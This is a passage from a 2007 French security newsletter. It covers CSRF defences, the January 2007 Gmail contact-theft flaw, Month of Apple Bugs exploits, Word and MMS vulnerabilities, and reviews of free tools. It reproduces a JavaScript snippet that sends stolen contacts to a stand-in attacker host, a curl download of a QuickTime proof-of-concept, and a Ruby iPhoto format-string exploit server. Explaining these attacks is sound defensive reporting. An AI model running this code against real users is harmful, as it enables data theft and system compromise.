{
alert(xmlhttp.responseText);
}
};
xmlhttp.send(post_data);
</script>
```

D'autres langages permettent également ce genre de manipulations, notamment VBScript/Javascript/ActionScript/Jscript.

Par ailleurs, un autre risque subsiste. En effet, ce genre de code peut être également inséré dans un document Word, une image Flash, un flux RSS ou un fichier vidéo...

Le Referer

Certains amateurs du protocole HTTP ont sans doute immédiatement pensé au « referer », option qui identifie l'origine de la requête. Cette fonction, justement utilisée pour parer à ce genre de problème, n'est malheureusement pas mise en place par tous les internautes.

Cette solution n'est donc pas fiable. Elle fonctionnera dans certains cas. En revanche, le serveur sera obligé de refuser chaque requête qui ne possède pas ce champs.

Par ailleurs, les pirates peuvent également bloquer l'envoi du « Referer ».

Utilisation d'un secret

La seule méthode vraiment efficace consiste à utiliser des tokens aléatoires (secret) sur toutes les pages sensibles. Ce jeton doit être envoyé au serveur (en champs caché) lors de la soumission d'un formulaire ou d'actions critiques. Si l'URL envoyée ne contient pas ce nombre aléatoire qui ne peut être prédit par l'attaquant, le serveur web ne traitera pas cette dernière.

Des noms de variables aléatoires

Une autre possibilité réside dans le fait que le serveur web implémente une table de nombre aléatoires qui sert à définir le nom d'une variable en fonction d'une session donnée. Dans ce cas, l'information ne peut pas être prédit par le pirate.

Double validation des actions

Une dernière possibilité consiste à obliger l'utilisateur à valider chaque action critique par la soumission de son mot de passe. Une fois que la requête d'ordre de transfert d'argent a été effectuée, l'utilisateur doit confirmer avec un paramètre (dont le pirate ne dispose pas). L'attaque est alors parée.

Les solutions de contournements du côté du client

Toute la problématique réside dans le fait d'empêcher le navigateur d'effectuer des requêtes sans l'autorisation préalable du client.

Voici quelques conseils précieux pour vous aider à parer ce genre d'attaque:

- ne pas utiliser un client mail qui interprète les codes HTML.
- ne pas sauvegarder les identifiants dans le navigateur.
- ne pas utiliser la fonction « remember me » proposée par de nombreux sites.
- ne pas suivre les liens suspects.
- se déconnecter lorsque vous avez fini de visiter les sites sensibles.

Bibliographie :

- *[1] Explications du problème « Confused Deputy »
<http://www.cis.upenn.edu/~KeyKOS/ConfusedDeputy.html>
- *[2] Le white paper de la société Isecpartners
http://www.isecpartners.com/documents/XSRF_Paper.pdf
- * [3] FAQ du groupe cgisecurity
<http://www.cgisecurity.com/articles/csrf-faq.shtml>

INFO...**Gmail récemment "patché"**

De nombreux sites ont été victimes de cette attaque. Le site de la société Netfix, spécialisé dans la location de vidéo, permettait de changer le nom et l'adresse d'un compte ou d'ajouter des locations dans le panier de la victime. Plus récemment, une attaque a été menée à l'encontre de Gmail. Ce dernier a corrigé la faille de sécurité en Janvier 2007. Le but de la manipulation était de récupérer la liste des contacts de l'utilisateur abusé.

La manipulation était relativement simple. Une URL de Google permettait d'afficher à l'aide d'un objet Javascript, les contacts de l'utilisateur. Puis « Google docs » utilisait un script qui prenait en paramètre une structure comprenant l'ensemble des contacts de la victime. Enfin, ce script s'assurait que l'utilisateur possédait bien les cookies avant d'afficher la liste. Par ailleurs, aucune validation de l'origine de la requête n'était effectuée.

<http://docs.google.com/data/contacts?out=js&show=ALL&psort=Affinity&callback=google&max=99999>

L'attaque consistait à manipuler cette structure à l'aide d'une fonction « google » spécialement conçue.

En incitant la victime à visiter la page web avec le code suivant, le pirate pouvait alors voler le carnet d'adresse de la victime en envoyant les informations à un site pirate :

```
<script type="text/javascript">
function google(data){
    var body, i;
    for (i = 0; i < data.Body.Contacts.length;
i++)
    {
    body += data.Body.Contacts[i].Email + "\n";
    }
    var xhr = new
ActiveXObject("Microsoft.XMLHTTP");
xhr.open("POST","http://www.Site_pirate.com/ca
tcher");
xhr.send(body);
}
//un objet Active X est créé afin d'envoyer
les informations sur un site pirate
</script>
```

```
<script type="text/javascript"
src="http://docs.google.com/data/contacts?out=
js&show=ALL&psort=Affinity&callback=google&max
=99999">
</script>
//Cette adresse est exécutée en utilisant la
fonction "google" malicieuse
```

L'attaque était d'autant plus facile à réaliser que la plupart des utilisateurs de gmail sont continuellement authentifiés.

LES ATTAQUES MAJEURES

CAUTION

Tendance de l'activité malicieuse d'Internet :

L'activité malicieuse du mois de Janvier aura été intense. En effet, le nombre de bulletin aura été élevé. Nous avons pu assister à :

- La publication de nombreuses failles Apple (Apple Month Bug)

- La découverte de vulnérabilités "0-day" dans Word

- Le développement du premier exploit MMS pour téléphone mobile

XMCO | Partners

La publication de nombreux exploits APPLE

La sécurité des logiciels APPLE auditée :

Durant le mois de Janvier 2007 plus de 30 vulnérabilités accompagnées de leur exploits (dont 13 vraiment pertinents) mettant en cause des logiciels APPLE ont été publiés. Nous vous présentons donc ci-dessous, les deux failles les plus importantes pour lesquelles un exploit est disponible :

Compromission d'un système Mac OS X via des url "rtsp://" ou "udp://" malformées :

Une faille de sécurité a été découverte dans Quicktime. L'exploitation de celle-ci permet à un attaquant de compromettre un système vulnérable.

L'origine du problème semble être la mauvaise prise en charge des urls "rtsp://" mal formées. En effet, le traitement de ce type d'urls pourrait causer un débordement de tampon. Un pirate est en mesure de prendre le contrôle d'un poste vulnérable en exploitant ce dysfonctionnement. Pour cela, il lui suffisait juste d'inciter un internaute à suivre un lien judicieusement forgé (voir structure ci-dessous).

```
curl http://projects.info-pull.com/moab/bug-files/pwnage.qtl -o pwnage.qtl
```

Une preuve de concept, illustrant cette vulnérabilité, est disponible sur Internet, elle peut être récupérée de la manière suivante :

```
curl http://projects.info-pull.com/moab/bug-files/pwnage.qtl -o pwnage.qtl
```

Une faille, à peu près similaire, a été découverte pour le logiciel VLC. En effet, ce dernier ne gérait pas correctement les urls de type "udp://". Le mode opératoire est sensiblement le même, à la différence près, que l'attaquant devait soumettre un fichier ".m3u" malicieux et non pas un fichier ".qtl".



Ces deux failles de sécurité sont facilement exploitables. Nous vous recommandons donc de maintenir votre système à jour, afin de vous prémunir contre ce type d'attaque.

☑ Compromission d'une machine via iLife, iPhoto ou Finder :

Une vulnérabilité a été détectée au sein du système d'exploitation Mac OS X. En l'exploitant, un attaquant distant pouvait compromettre un système vulnérable.

La faille provient du logiciel iPhoto . Ce programme souffre d'une faille de type "format string". En incitant un utilisateur à visiter une page web judicieusement conçue, un pirate pouvait exécuter des commandes arbitraires sur la machine de la victime.

Une preuve de concept a été également publiée. Elle se présente sous forme d'un script Ruby qui permet de simuler un serveur HTTP qui a pour fonction d'envoyer du code malicieux à tous les utilisateurs iPhoto lors de leur connexion.

```
#!/usr/bin/ruby
#
# (c) 2006 LMH <lmh [at] info-pull.com>
# bug by Kevin Finisterre <kf_lists [at] digitalmunition.com>
# proof of concept for MOAB-04-01-2007
# see http://projects.info-pull.com/moab/MOAB-04-01-2007.rb

require 'socket'

IPHOTO_FEED = "<?xml version='1.0' encoding='utf-8'?>\r\n" +
"<rss version='2.0'"
xmlns:aw='http://www.apple.com/ilife/wallpapers'\>\r\n" +
"<channel>\r\n" +
"<title>" + ("A" * 256) + "%x.%n.%n.%n.%n.%n.</title>\r\n" +
"<item>\r\n" +
"<title>In Gruber We Trust</title>\r\n" +
"<aw:image>http://www.digitalmunition.com/digital_munitions_detonator.jpg\r\n" +
"</aw:image>\r\n" +
"</item>\r\n" +
"</channel>\r\n" +
"</rss>\r\n"

web_port = (ARGV[0] || 80).to_i
puts "++ Starting fake HTTP server at port #{web_port}."
web_server = TCPServer.new(nil, web_port)
while (session = web_server.accept)
  user_agent = session.recvfrom(2000)[0].scan(/User-Agent: (.*)/).flatten[0]
  session.print "HTTP/1.1 200/OK\r\nServer: Unabomber/1.0\r\n"
  # Check if remote user-agent is iPhoto.
  if user_agent.scan(/iPhoto/).size < 1
    puts "-- User connected (#{session.peeraddr[3]}) but not running iPhoto, sending bullshit."
    session.print "Content-type: text/plain\r\n\r\n"
    session.print "All your Aunt Sophia are belong to us."
  else
    puts "++ iPhoto #{user_agent.scan(/iPhotoV(?:\d+)?)/[0]} user connected (#{session.peeraddr[3]}), " +
    "sending payload (#{IPHOTO_FEED.size} bytes)."
    session.print "Content-type: text/xml\r\n\r\n"
    session.print IPHOTO_FEED
  end
  session.close
end
```

Une erreur du même type "format string" a été décelée au sein du **FINDER**. Il semblerait que l'ouverture d'une image **DMG** contenant un fichier avec un nom excessivement long ne soit pas supportée. Un attaquant pouvait donc s'en servir pour exécuter des commandes arbitraires sur une machine vulnérable.

Par ailleurs, de nombreux exploits qui permettent de causer un déni de service ou d'élever ses privilèges sur un système Mac OS X ont été publiés. (voir encadré ci-contre)

INFO...

Un bug APPLE par jour durant le mois de janvier 2007...

Le pirate informatique LMH, initiateur du projet Month of Kernel Bugs (MoKB) s'est associé au chercheur en vulnérabilité Kevin Finisterre de Digital Munition. Ceci afin de publier une vulnérabilité APPLE par jour pendant le mois de janvier 2007 (Month of Apple Bug - MoAB).

Ces deux spécialistes de la sécurité informatique n'en sont pas à leur coup d'essai. Ils sont à l'origine de nombreuses découvertes de vulnérabilités et de publications d'exploits. Kevin Finisterre s'est illustré en publiant la preuve de concept InqTana (un vers pour plate-forme MacOS X qui se diffuse via les connexions bluetooth). Leur objectif commun est de ramener à la réalité les utilisateurs du système d'exploitation d'APPLE en leur montrant que ce système n'est pas infailible.

Les deux associés ont donc publié 30 vulnérabilités en janvier 2007. Les failles les plus importantes permettaient à un attaquant munit d'un serveur malicieux de compromettre un système Mac OS X.

Dans l'ensemble, les failles de sécurité identifiées ont une portée relativement faible. Cet exercice de style n'est certainement pas le dernier :

-  Juillet 2006 : le mois des vulnérabilités des navigateurs Internet
-  Novembre 2006 : le mois des vulnérabilités kernel
-  Décembre 2006 : le mois des vulnérabilités Oracle (annulé)
-  Janvier 2007 : le mois des vulnérabilités des produits Apple
-  Février 2007 sera le mois des vulnérabilités PHP

à suivre...

Les multiples vulnérabilités du traitement de texte Word

Exécution de commandes arbitraires via un document Word contrefait :

De nombreuses failles concernant le traitement de texte de Microsoft ont été publiées durant le mois de janvier. Les plus importantes donnaient à un attaquant la possibilité d'exécuter des commandes arbitraires sur un système vulnérable.

Les problèmes identifiés sont le plus souvent liés à la gestion de tampons mémoire. En effet, lors du traitement des fichiers Word des tampons mémoire sont utilisés et ces derniers ne bénéficient pas de l'attention nécessaire pour garantir le bon déroulement du processus.

Aucun programme malicieux qui exploitent ces failles n'est actuellement disponible. Cependant, il est fort probable que des programmes de ce type voient le jour prochainement.

Premier exploit MMS sur Windows Mobile


Les preuves de concept pour téléphones mobiles

Quelques mois après la présentation de son whitepaper "Advanced Attacks Against PocketPC Phones" par Collin Muller à une conférence à Berlin, un exploit vient d'être mis à disposition sur Internet.

Ce dernier a la particularité d'être le premier exploit envoyé par MMS à la victime potentielle. En effet, plus de 10 failles ont été identifiées dans l'implémentation MMS et Microsoft n'a toujours pas corrigé ces failles.

La faille principale concerne un débordement de tampon au sein du parseur SMIL.

Le programme créé a été baptisé "SMIL exploit". Il se charge d'envoyer un MMS mal formé qui exécutera une boîte de dialogue. L'exploit est donc, pour le moment, inoffensif mais il est très probable de voir apparaître bientôt des adaptations malveillantes.



L'écran d'un téléphone infecté

INFO...

Sorte imminente de Windows Mobile 6

Le salon 3GSM 2007, conférence internationale des équipements mobiles, s'est déroulée à Barcelone du 12 au 15 Février. Microsoft a profité de cet événement pour présenter son nouveau système embarqué Windows Mobile 6.

Consacrés aux smartphones et aux PDA, ce logiciel se décline en trois versions « Classic », « Standard », « Professional ». Le système est compatible avec Windows Vista, contrairement à Windows XP qui rencontrait des problèmes avec la version 5. Plusieurs nouvelles fonctionnalités ainsi que des changements d'ergonomie sont offerts :



- Nouvelles icônes et nouvelle allure générale
- Lecture de courrier électronique au format HTML (pratique pour les attaques CSRF ou XSS!!!)
- Téléphonie IP incluse
- Intégration des services Live en version Mobile.

En ce qui concerne la sécurité, quelques améliorations :

- **Les données de la carte mémoire sont dorénavant chiffrées**
- Mise en place de **politiques de sécurité** pour inciter, par exemple, un utilisateur à changer son mot de passe régulièrement.

ATTAQUE...

Les serveurs DNS d'Internet attaqués !

Pour les novices, voici un petit rappel du fonctionnement d'Internet :

La résolution de noms de domaine en adresse IP est réalisée par les serveurs DNS. Internet compte 13 serveurs DNS chargés de répondre aux milliards de requêtes pour des zones particulières (.org, .com, .net...). Ces derniers ne sont pas souvent sollicités par les internautes qui font généralement appel à des DNS appelés « Secondaires ». Le dysfonctionnement de cette architecture de base du réseau Internet pourrait avoir des conséquences critiques pour le fonctionnement de la Toile.

Le 6 février dernier, une attaque de déni de service a été menée à l'encontre de plusieurs de ces serveurs. Il s'agit de la plus importante attaque du genre menée depuis 5 ans.

Les pirates, certainement d'origine coréenne, ont mené une attaque pendant plus de douze heures dans le but de faire tomber trois des serveurs DNS.

Les nombreux assauts n'ont pu aboutir mais ce genre de malversations remet en cause la sécurité de ces serveurs critiques.

OUTILS LIBRES



Liste des outils bien utiles :

Chaque mois, nous vous présentons les outils libres qui nous paraissent indispensables.

Les logiciels abordés sont variés : utilitaires de développement, sécurité et autres programmes utiles, voir indispensables, en entreprise.

Ce mois-ci, nous avons choisi d'analyser les logiciels suivants :

- Active Python/Perl : logiciel d'exécution des langages Python et Perl
- AVG: Un des meilleurs antivirus gratuits
- Extensions Firefox : ajout de fonctionnalités dans le navigateur de Mozilla
- FeedReader : lecteur de flux RSS

Vous trouverez à la fin de cette section un tableau récapitulatif des versions de tous les logiciels présentés lors des précédents numéros d' « Actu Sécurité ».



Active Python/Perl

Exécution de scripts

Version actuelle 2.4.3.12 / 5.8.8.820

Utilité



Type

Logiciel de développement

Description

Les langages de scripts sont extrêmement utiles en entreprise et plus particulièrement pour les administrateurs. ActiveState publie gratuitement les suites Active Perl et Active Python qui facilitent l'installation du framework indispensable à l'exécution des scripts « .py » et « .pl ».

Ces derniers sont disponibles pour de nombreuses plates-formes (AIX, HP-UX, Linux, Mac OS X et Solaris) mais ces logiciels ont été spécialement développés pour les postes Windows (paquets d'installation).

Capture d'écran



Téléchargement

Ces deux logiciels sont disponibles aux adresses suivantes :

<http://www.activestate.com/products/activepython/>

<http://www.activestate.com/products/activeperl/>

Sécurité de l'outil

Deux failles de sécurité (Élévation de privilèges et débordement de tampon) ont été identifiées depuis leurs sorties. Les descriptions sont disponibles à l'adresse suivante :

<http://secunia.com/product/3328/?task=advisories>

Avis XMCO

Perl et Python sont les langages de scripts les plus utilisés et encore plus particulièrement dans le milieu de la sécurité informatique. Les logiciels ActiveState vous permettront d'utiliser ces langages facilement et rapidement sous les environnements Windows.

AVG Free Edition

Antivirus

Version actuelle

7.5

Utilité



Type


Logiciel Sécurité

Description

AVG (version free) est un antivirus gratuit au même titre que le logiciel « clamwin » que nous vous avons déjà présenté. Ce logiciel de sécurité a pour avantage d'être compatible avec les clients de messagerie afin de scanner les e-mails à la recherche de fichiers malveillants.

Les mises à jour sont gratuites et se font automatiquement. La surveillance active vous alerte en temps réel des menaces et place le fichier en quarantaine, à la demande de l'utilisateur.

Capture d'écran



Téléchargement

AVG est disponible pour les plates-formes Windows et Linux à l'adresse suivante :

<http://free.grisoft.com/doc/avg-anti-virus-free/Ing/us/tpl/v5>

Sécurité de l'outil

Deux failles ont été identifiées en 2006. La plus importante provoquait un déni de service lors du scan d'un document mal formé.

Avis XMCO

AVG est un des meilleurs antivirus gratuit du marché. Il remplit les fonctions les plus importantes. Il est donc largement suffisant sur un poste client. L'interface est simple à utiliser et suffisante pour ce genre d'outil.

Extensions Firefox

Plugin

Version actuelle -

Utilité



Type

Logiciel Internet

Description


Firefox s'impose peu à peu comme la meilleure alternative pour naviguer sur Internet. La dernière version est pratique et n'a rien à envier à son concurrent Internet Explorer.

Quant à Thunderbird, il attire de plus en plus d'internautes.

Le grand avantage de ces produits est avant tout dans les extensions qui permettent de personnaliser son navigateur en y apportant des améliorations intéressantes.

Près de 140 extensions sont disponibles et chacun y trouvera la fonctionnalité qui améliorera sa navigation (bloc note, utilitaires, jeux, outils...).

Capture d'écran



Téléchargement

Toutes les extensions sont disponibles à l'adresse suivante :
<http://extensions.geckozone.org/Firefox/>

Sécurité de l'outil

Aucune faille n'a été publiée à ce jour.

Avis XMCO

La liste d'extensions pratiques est longue. Vous trouverez toutes sortes de fonctionnalités pratiques sur le site présenté ci-dessus.

Voici quelques extensions que nous utilisons chaque jour :

-« Quicknote » qui permet de créer un onglet réservé à vos notes

- « Web developer » qui ajoute de nombreuses fonctionnalités utiles aux webmasters

-« Gmail Manager », « Yahoo mail checker » qui permettent d'être informés lors de l'arrivée de nouveaux e-mails de ces webmails

FeedReader

Aggrégateur de flux RSS

Version actuelle

3.0.8

Utilité




Type

Logiciel Internet

Description

Feed reader est un agrégateur de flux RSS. Il permet de gérer correctement vos fils RSS sans passer par un logiciel aux fonctionnalités multiples (comme Thunderbird). En effet, ces derniers sont limités lorsque plus de 30 fils sont traités chaque jour. Ce type de logiciel permettra de rassembler toutes vos sources d'informations et d'être informés par une popup Windows qui affiche régulièrement les dernières informations reçues.

Capture d'écran



Téléchargement

Ce logiciel est disponible pour toutes les versions de Windows à l'adresse suivante :

<http://www.feedreader.com/download>

Sécurité de l'outil

Aucune faille n'a été publiée à ce jour.

Avis XMCO

FeedReader est l'un des meilleurs gestionnaires de flux RSS du marché. Rapide et pratique, son interface est simple et conviviale. Un seul défaut est à signaler, il n'est pas possible de sélectionner certaines news afin de les traiter ultérieurement.

Suivi des versions

Version actuelle des outils libres présentés dans les numéros précédents

NOM	DERNIÈRE VERSION	DATE	LIEN
Debian Sarge	Version stables 3.1 r2	19/04/2006	http://www.debian.org/CD/netinst/
Snort	2.6.11	22/11/2006	http://www.snort.org/dl/
MySQL	5.2.3-falcon-alpha		http://dev.mysql.com/downloads/mysql/5.2.html
	5.1.14		http://dev.mysql.com/downloads/mysql/5.1.html
	5.0.27		http://dev.mysql.com/downloads/mysql/5.0.html
	4.1.22		http://dev.mysql.com/downloads/mysql/4.1.html
Apache	2.2.4	11/07/2007	http://httpd.apache.org/download.cgi
	2.0.59		http://httpd.apache.org/download.cgi
	1.3.37		http://httpd.apache.org/download.cgi
Nmap	4.2	11/2006	http://www.insecure.org/nmap/download.html
Firefox	2.0	06/2006	http://www.mozilla-europe.org/fr/products/firefox/
Thunderbird	1.5.0.9	01/2007	http://www.mozilla-europe.org/fr/products/thunderbird/
Spamassassin	3.1.7	10/2006	http://spamassassin.apache.org/downloads.cgi?update=200603111700
Putty	0.58		http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html
ClamAV	0.88.7	11/12/2006	http://www.clamav.net/stable.php#pagestart
Ubuntu	6.10 Edgy Eft	10/2006	http://www.ubuntu-fr.org/telechargement
Postfix	2.3	06/06/2006	http://www.postfix.org/download.html
Squid Stable 14	2.6	01/07/2006	http://www.squid-cache.org/Versions/v2/2.5/
Filezilla	2.2.30a	1/02/2007	http://filezilla.sourceforge.net/
OpenSSH	5.5	7/11/2006	http://www.openssh.com/
Search & Destroy	1.4		http://www.safer-networking.org/fr/download/index.html
ARPPatch			ftp://ftp.ee.lbl.gov/arpwatch.tar.gz

NOM	DERNIÈRE VERSION	DATE	LIEN
GnuPG	1.4.6	11/2006	http://www.gnupg.org/(fr)/download/
BartPE	3.1.10a	6/10/2003	http://severinterrier.free.fr/Boot/PE-Builder/
TrueCrypt	4.2a		http://www.truecrypt.org/downloads.php
Back-Track	2.0	10/2006	http://www.remote-exploit.org/backtrack_download.html
MBSA	2.0.1	10/08/2006	http://www.microsoft.com/technet/security/tools/mbsa_home.mspx
Ps-Exec	1.80	12/02/2006	http://www.microsoft.com/technet/sysinternals/utilities/psexec.mspx
Helios	v1.1a	6/06/2006	http://helios.miel-labs.com/2006/07/download-helios.html
Opera	9.02	04/02/2007	http://www.opera.com/download/
Internet Explorer	IE 7		http://www.microsoft.com/france/windows/downloads/ie/getitnow.mspx
Outils de suppression de logiciels malveillants	1.26	13/02/2007	http://www.microsoft.com/france/securite/outils/malware.mspx
F-Secure Blacklight	Blacklight Beta		http://www.f-secure.com/blacklight/try_blacklight.html
Writely	Writely beta		http://www.writely.com
Nessus	3.0.5	01/2007	http://www.nessus.org/download
Windows Services for Unix	3.5		http://www.microsoft.com/france/windows/sfu/decouvrez/detail.mspx
VNC	4.1.2/4.2.8		http://www.realvnc.com/cgi-bin/download.cgi
Vmware Player	1.0.2	08/10/2006	http://www.vmware.com/download/player/
Sync Toy	1.4		http://www.microsoft.com/downloads/details.aspx?FamilyID=E0FC1154-C975-4814-9649-CCE41AF06EB7&displaylang=en
MySQL Front	3.0		http://www.clubic.com/lancer-le-telechargement-9175-0-mysql-front.html
Winscp	3.8.2		http://winscp.net/eng/download.php
Lcc		23/11/2006	http://www.q-software-solutions.de/downloaders/get_name
Cain	4.3		http://www.oxid.it/cain.html

NOM	DERNIÈRE VERSION	DATE	LIEN
RSS Bandits	1.3.0.42	25/11/2006	http://www.rssbandit.org/
Netmeeting			
OpenOffice	2.1		http://www.download.openoffice.org/index.html
Pspad	4.5.2	20/10/2006	http://pspad.com/fr/download.php
Cygwin	1.5.24	01/2007	http://www.cygwin.com
Aircrack	0.6.2		http://aircrack-ng.org/download.php
PDFCreator	0.9.3		http://www.pdfforge.org/products/pdfcreator/download
7-zip	4.42	14/05/2006	http://www.7-zip.org/fr/download.html
PowerToys	07/2002		http://www.microsoft.com/windowsxp/downloads/powertoys/xppowertoys.msp
Supercopier	2 beta 1.9	09/01/2007	http://supercopier.sfxteam.org/modules/mydownloads/